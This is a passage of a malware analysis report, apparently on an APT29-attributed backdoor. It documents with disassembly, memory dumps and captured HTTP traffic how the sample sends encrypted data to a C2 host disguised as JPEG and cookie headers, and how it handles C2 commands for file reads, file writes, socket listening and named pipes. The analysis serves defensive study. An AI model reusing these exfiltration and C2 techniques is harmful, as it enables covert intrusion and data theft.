0041CB94 89 44 24 04 mov dword ptr ss:[esp+4],eax
0041CB98 8B 45 08 mov eax,dword ptr ss:[ebp+8]
0041CB9B 89 04 24 mov dword ptr ss:[esp],eax
0041CB9E FF D2 call edx

```

edx=wininet.HttpAddRequestHeadersA> (716FEAA0)

.text:0041CB9E apt29.exe:\$1CB9E #18F9E

Address	Hex	ASCII
04A48974	52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F 2F	Referer: http://
04A48984	73 61 6C 65 73 61 70 70 6C 69 61 6E 63 65 73 2E	salesappliances.
04A48994	63 6F 6D 2F 65 6F 68 3D 6F 74 65 6F 78 72 00 02	com/eok-voteoxr...

Figure 36

The process exfiltrates the encrypted buffer to the C2 server by calling the HttpSendRequestA routine, as shown below:



Figure 37

Case 3 (Data exfiltration using POST method)

A new HTTP request handle is created by the file (0x80400100 = **INTERNET_FLAG_RELOAD | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_PRAGMA_NOCACHE**):




Figure 38

The Referer header is added to the HTTP request handle using `HttpAddRequestHeadersA` (0x20000000 = **HTTP_ADDREQ_FLAG_ADD**):




Figure 39

The Accept-Language header is added to the HTTP request handle using `HttpAddRequestHeadersA` (0x20000000 = **HTTP_ADDREQ_FLAG_ADD**):



Figure 40

The Accept-Encoding header is added to the HTTP request handle using `HttpAddRequestHeadersA` (0x20000000 = **HTTP_ADDREQ_FLAG_ADD**):




Figure 41

The encrypted buffer is added to a fake JPEG image (note the file signature in the network traffic) and transmitted to the C2 server without raising any suspicion:




Figure 42

HttpOpenRequestA is utilized to create a new HTTP request handle. The HTTP method is set to GET (0x80480100 = INTERNET_FLAG_RELOAD | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_COOKIES | INTERNET_FLAG_PRAGMA_NOCACHE):




Figure 43

The file generates 256 random bytes via a function call to CryptGenRandom (the result will be Base64-encoded, and a small part of the output is used as a parameter in the Referer header):




Figure 44

The Referer, Accept-Language and Accept-Encoding headers are set as described before. The encrypted buffer that was exfiltrated using one of the 3 methods is Base64-encoded:

Address	Hex	ASCII
0289C010	43 45 30 4C 38 41 79 6D 4F 62 53 35 67 4F 6C 74	CE0L8AymObSSg0lt
0289C020	56 78 45 30 75 4C 46 58 71 2F 69 47 34 2F 77 52	VxE0uLFXq/iG4/wR
0289C030	41 4B 71 79 61 35 4D 6F 00 00 00 00 00 00 00 00	AKqya5Mo.....

Figure 45

The Cookie header is set to a string that is obtained from the above using some transformations, and the request is sent to the C2 server, as shown in figure 46.

The screenshot shows a debugger window with assembly code on the left and a network dump on the right. The assembly code includes instructions like `mov dword ptr ss:[esp+10],0` and `call ecx`. The network dump shows the following HTTP request:

```

GET http://salesappliances.com/ HTTP/1.1
Host: salesappliances.com
Accept: text/html, application/xml;q=0.9, image/png, image/gif, image/jpeg, image/x-bitmap, */*;q=0.1
Referer: http://salesappliances.com/eoz=azjab
Accept-Language: en-US,en
Accept-Encoding: gzip, deflate
Cookie: CE0=L8AymObSSg0ltVxE0uLFXqz2iG4:z2=wRAKqya5:Mo
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36

```

Figure 46

Here is the network request captured by FakeNet:

The screenshot shows a network log entry for an HTTP GET request. The log includes the following details:

```

09/19/21 07:09:53 AM [Diverter] apt29.exe (296) requested TCP 10.1.1.1:8080
09/19/21 07:09:53 AM [HTTPListener80] GET http://salesappliances.com/ HTTP/1.1
09/19/21 07:09:53 AM [HTTPListener80] Accept: text/html, application/xml;q=0.9, image/png, image/gif, image/jpeg, image/x-bitmap, */*;q=0.1
09/19/21 07:09:53 AM [HTTPListener80] Referer: http://salesappliances.com/eoz=azjab
09/19/21 07:09:53 AM [HTTPListener80] Accept-Language: en-US,en
09/19/21 07:09:53 AM [HTTPListener80] Accept-Encoding: gzip, deflate
09/19/21 07:09:53 AM [HTTPListener80] Cookie: CE0=L8AymObSSg0ltVxE0uLFXqz2iG4:z2=wRAKqya5:Mo
09/19/21 07:09:53 AM [HTTPListener80] User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36
09/19/21 07:09:53 AM [HTTPListener80] Host: salesappliances.com
09/19/21 07:09:53 AM [HTTPListener80] Proxy-Connection: Keep-Alive
09/19/21 07:09:53 AM [HTTPListener80] Pragma: no-cache
09/19/21 07:09:53 AM [HTTPListener80]

```

Figure 47

It's important to mention that the backdoor also performs a "cleaning" operation by freeing the memory in order to hide possible IOCs that could be extracted from it:

The screenshot shows a debugger window with assembly code. The code includes several `call <apt29.LocalFree>` instructions, indicating memory cleanup operations. The assembly code is as follows:

```

00439D89 FF D0 call eax
00439D8B 89 83 08 04 00 00 mov dword ptr ds:[ebx+408],eax
00439D91 88 45 9C mov eax,dword ptr ss:[ebp-64]
00439D94 89 04 24 mov dword ptr ss:[esp],eax
00439D97 E8 00 93 FC FF call <apt29.LocalFree>
00439D9C 83 EC 04 sub esp,4
00439D9F 88 45 98 mov eax,dword ptr ss:[ebp-68]
00439DA2 89 04 24 mov dword ptr ss:[esp],eax
00439DA5 E8 F2 92 FC FF call <apt29.LocalFree>
00439DAA 83 EC 04 sub esp,4
00439DAD 88 45 A0 mov eax,dword ptr ss:[ebp-60]
00439DB0 89 04 24 mov dword ptr ss:[esp],eax
00439DB3 E8 E4 92 FC FF call <apt29.LocalFree>
00439DB8 83 EC 04 sub esp,4
00439DBB 88 45 94 mov eax,dword ptr ss:[ebp-6C]
00439DBE 89 04 24 mov dword ptr ss:[esp],eax
00439DC1 E8 D6 92 FC FF call <apt29.LocalFree>

```

Figure 48

The status code returned by the server is extracted and compared with 200 (0x20000013 = **HTTP_QUERY_FLAG_NUMBER | HTTP_QUERY_STATUS_CODE**):

The screenshot shows a debugger window with assembly code and a network dump. The assembly code includes instructions like `mov dword ptr ss:[esp+10],0` and `call ecx`. The network dump shows the following HTTP response:

```

HTTP/1.1 200 OK
Content-Type: text/html

```

Figure 49

The malicious binary retrieves the size of the resource using the HttpQueryInfoA API (0x20000005 = HTTP_QUERY_FLAG_NUMBER | HTTP_QUERY_CONTENT_LENGTH):




Figure 50

There is a function call to InternetReadFile, which is utilized to read data received from the C2 server:




Figure 51

The response from the C2 server is parsed, and the byte at position 0x1c (28 in decimal) is extracted. There is also a “checksum” of the 5th-8th bytes that is computed, and the result should match the first 4 bytes. We will describe each case depending on that particular byte.

Byte = 0x11 – read the content of a file specified by the C2 server and compute the MD5 hash of it

The path of the %TEMP% directory is extracted using GetTempPathA:




Figure 52

The path of the %TEMP% directory is converted to its long form by calling the GetLongPathNameA routine, as highlighted below:




Figure 53

GetCurrentDirectoryA is utilized to extract the current directory for the current process:




Figure 54

The response from the C2 server is supposed to contain a file name, which is opened via a CreateFileA function call (0x80000000 = **GENERIC_READ**, 0x1 = **FILE_SHARE_READ**, 0x3 = **OPEN_EXISTING**, 0x80 = **FILE_ATTRIBUTE_NORMAL**):



Figure 55

The malware creates an unnamed file mapping object using the CreateFileMappingA API (0x8 = **PAGE_WRITECOPY**):




Figure 56

The malicious binary maps the newly created file mapping into the address space of the calling process, as shown in the next pictures (0x1 = **FILE_MAP_COPY**):




Figure 57




Figure 58

The MD5 hashing algorithm is implemented by the malware (note the variables from below), which is used to perform hashing of the file content extracted above:


```

.text:0040A060
.text:0040A060
.text:0040A060 ; Attributes: bp-based frame
.text:0040A060
.text:0040A060 sub_40A060 proc near
.text:0040A060
.text:0040A060 arg_0= dword ptr 8
.text:0040A060
.text:0040A060 push    ebp
.text:0040A061 mov     ebp, esp
.text:0040A063 mov     eax, [ebp+arg_0]
.text:0040A066 mov     dword ptr [eax+14h], 0
.text:0040A06D mov     eax, [ebp+arg_0]
.text:0040A070 mov     edx, [eax+14h]
.text:0040A073 mov     eax, [ebp+arg_0]
.text:0040A076 mov     [eax+10h], edx
.text:0040A079 mov     eax, [ebp+arg_0]
.text:0040A07C mov     dword ptr [eax], 67452301h
.text:0040A082 mov     eax, [ebp+arg_0]
.text:0040A085 mov     dword ptr [eax+4], 0EFCDA889h
.text:0040A08C mov     eax, [ebp+arg_0]
.text:0040A08F mov     dword ptr [eax+8], 98BADCFEh
.text:0040A096 mov     eax, [ebp+arg_0]
.text:0040A099 mov     dword ptr [eax+0Ch], 10325476h
.text:0040A0A0 pop     ebp
.text:0040A0A1 retn
.text:0040A0A1 sub_40A060 endp

```

Figure 59

Address	Hex	ASCII
049CE7C3	03 3B D9 4B 11 68 D7 E4 F0 D6 44 C3 C9 5E 35 BF	.;ÛK.hxãðDÄÉ^5

Figure 60

The resulting buffer that will be exfiltrated is similar to the one from figure 21, however, it also contains the MD5 hash value and the file name. The encryption algorithm is the same presented in figure 22 (this is valid for all cases, and we will not repeat it every time):

The screenshot shows a debugger window with assembly code on the left and a memory dump on the right. The assembly code is for a function named 'sub_40A060'. It starts with 'mov a1, byte ptr ds:[eax]', followed by 'and eax, FF', 'mov edx, dword ptr ss:[ebp-FC]', 'sub esp, C', 'push eax', 'mov ecx, edx', 'call apt29.420200', 'add esp, C', 'mov byte ptr ds:[ebx], a1', 'inc dword ptr ss:[ebp-C]', 'mov eax, dword ptr ss:[ebp-C]', 'cmp eax, dword ptr ss:[ebp+C]', 'jb apt29.41FFEC', 'mov eax, dword ptr ss:[ebp-C]', 'mov ebx, dword ptr ss:[ebp-4]', 'leave', 'ret 8', 'nop', 'jmp dword ptr ds:[<&SetUnhandledExceptionFilter>]', 'nop', 'nop', 'jmp dword ptr ds:[<&InitializeSecurityDescriptor>]', 'nop'. The memory dump shows the contents of the stack, including the file name 'test.txt' and the MD5 hash '67452301EFCDA889BADCFE10325476'.

Figure 61

Byte = 0x12 – create and populate a new file

The backdoor creates a new file specified by the C2 server in the network traffic (0x40000000 = **GENERIC_WRITE**, 0x1 = **FILE_SHARE_READ**, 0x1 = **CREATE_NEW**, 0x80 = **FILE_ATTRIBUTE_NORMAL**):




Figure 62

The newly created file is populated with content provided by the C2 server as well:




Figure 63

The final buffer that will be exfiltrated contains the file name:

Address	Hex	ASCII
0288031C	7F 8F 8F 7F AE 40 41 AF 00 00 00 00 01 00 00 00	...e@A.....
0288032C	00 00 00 00 29 00 00 00 8D 00 37 20 74 65 73 74)....7 test
0288033C	2E 74 78 74 0A 00 00 00 00 00 00 00 00 00 00 00	.txt.....

Figure 64

Byte = 0x13 (same execution flow as 0x11)

Byte = 0x14 – write specific bytes into memory depending on the C2 server response

Depending on 2 bytes received from the C2 server, the binary writes 0x100, 0x200, 0x400, 0x800, 0x1000 or 0x2000 into memory. The first 3 cases are highlighted in figure 65:




Figure 65

The buffer that will be exfiltrated contains a 4-byte value computed from a `GetTickCount` function call, the “AppID” value and a marker value (0x81 in this case):

Address	Hex	ASCII
0288031C	F4 D4 D4 F4 AE 40 41 AF 00 00 00 00 01 00 00 00	0000e@A.....
0288032C	00 00 00 00 1E 00 00 00 81 00 00 00 00 00 00 00

Figure 66

Byte = 0x15 – listen on port 8080 and record all connections that are established on this port

A new thread is created using the `CreateThread` routine:




Figure 67

The process creates a new socket using the socket API. The `inet_addr` function is utilized to convert a string containing an IP dotted-decimal address into a proper address for the `IN_ADDR` structure, as shown below:




Figure 68

There is a mistake done by the malware developers because they've called the `inet_addr` routine with the C2 server as the parameter (and not an IP as above). This function call returns `INADDR_NONE` (0xFFFFFFFF):




Figure 69

The binary associates the local address with the socket created before using the `bind` API:




Figure 70

The `listen` function is used to place the socket in a listening state for incoming connections:



Figure 71

The malware was supposed to connect to the C2 server using the `connect` API, however, due to the implementation mistake, this function call fails:

It's important to mention that because of the bug, only this behavior is expected, however, there are other execution flows as well. For example, if no connection is established, the malware only copies the string "idle" in the buffer. If the connection to the C2 server is successful, then the string "connect" would have been copied into the final buffer. Finally, if the connection is successful and the process accepts another connection on port 8080, the string "accept" is copied into the buffer as well.

Byte = 0x16 – create a named pipe and wait for connections

The file creates a new named pipe using the CreateNamedPipeA routine (0x40040003 = **FILE_FLAG_OVERLAPPED | WRITE_DAC | PIPE_ACCESS_DUPLEX**, 0x6 = **PIPE_TYPE_MESSAGE | PIPE_READMODE_MESSAGE**):

